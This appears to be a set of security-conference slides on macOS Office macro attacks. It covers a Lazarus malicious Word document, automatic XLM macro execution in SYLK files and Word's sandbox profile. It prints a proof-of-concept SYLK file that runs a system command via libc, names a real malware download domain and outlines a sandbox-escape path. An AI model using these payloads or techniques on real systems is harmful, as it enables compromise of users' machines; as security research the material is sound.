
'AutoOpen()' :  
triggers automatic execution

- embedded (macOS-specific) macros
- 1 download payload (via curl)
  - 2 set executable (via chmod +x)
  - 3 execute (via popen)

nzssdm.com



mt.dat  
(implant)




"Lazarus APT Targets Mac Users with Poisoned Word Document"  
[labs.sentinelone.com/lazarus-apt-targets-mac-users-poisoned-word-document/](https://labs.sentinelone.com/lazarus-apt-targets-mac-users-poisoned-word-document/)



# Advanced Exploitation

a '0-click' macro based attack







# CURRENT ATTACKS

...rather lame (and dysfunctional?)

1




2



alert!

2

Process Name	Sandbox
Microsoft Word	Yes




app sandbox

3

```
$ log stream  
Error kernel: (Quarantine) exec of /private/tmp/backdoor denied  
...since it was quarantined by Microsoft Word and created without user consent
```

quarantine attribute  
+ notarizations



# AUTOMATIC MACRO EXECUTION


...with no alerts

only Office 2011, Microsoft: #wontfix




"In Office 2011 for Mac, XLM Macro's in Sylk files are auto executed (no protected mode or macro prompt)"



-The MS Office Magic Show" (2018), Pieter Ceelen & Stan Hegt



Excel 2019



macro security



no prompt!



latest version of Office!



"The Microsoft Office (2016, 2019) for Mac option "Disable all macros without notification" enables XLM macros without prompting..."

-CERT, vulnerability note VU#125336 (11/2019)

# XLM MACROS IN SYLK FILES

...olld file format!



XLM:  
macro language predating VBA



Sylk (.slk) files  
SYmbolic LinK, (1980s file format)



```
01 ID;P
02 O;E
03 NN;NAuto_open;ER101C1;KOut Flank;F
04 C;X1;Y101;K0;ECALL("libc.dylib","system","JC","open -a Calculator")
05 C;X1;Y102;K0;EHALT()
06 C;X1;Y102;K0;EHALT()
07 E
```

PoC.slk: spawn calc (via XLM)



"Abusing the SYLK file format"

[outflank.nl/blog/2019/10/30/abusing-the-sylk-file-format/](https://outflank.nl/blog/2019/10/30/abusing-the-sylk-file-format/)





New Tab



https://file.io/zBB0Cw



Gmail Images



# Google


🔍 Search Google or type a URL



Web Store



Add shortcut

 Customize



# SANDBOX BYPASS

...macros are (now) sandboxed

spawning calc, is now, far from end-game

Process Name	Sandbox
Microsoft Word	Yes

Process Name	User	Sandbox
Calculator	user	Yes



"In a sandboxed application, child processes created with the Process class inherit the sandbox of the parent app" -Apple

```
$ codesign --display -v --entitlements - "Microsoft Word.app"
...
com.apple.security.temporary-exception.sbpl
(allow file-read* file-write*
  (require-any
    (require-all (vnode-type REGULAR-FILE) (regex #"(^|/)~\${[^/]+$")
  )
)
```

"...allows us to create a file anywhere on the filesystem as long as it ends with ~\$something" -Adam Chester)

Word's (Office) Sandbox Profile



```
<string>
(deny file-write*
  (subpath (string-append (param "_HOME") "/Library/Application Scripts"))
  (subpath (string-append (param "_HOME") "/Library/LaunchAgents")))
</string>
```

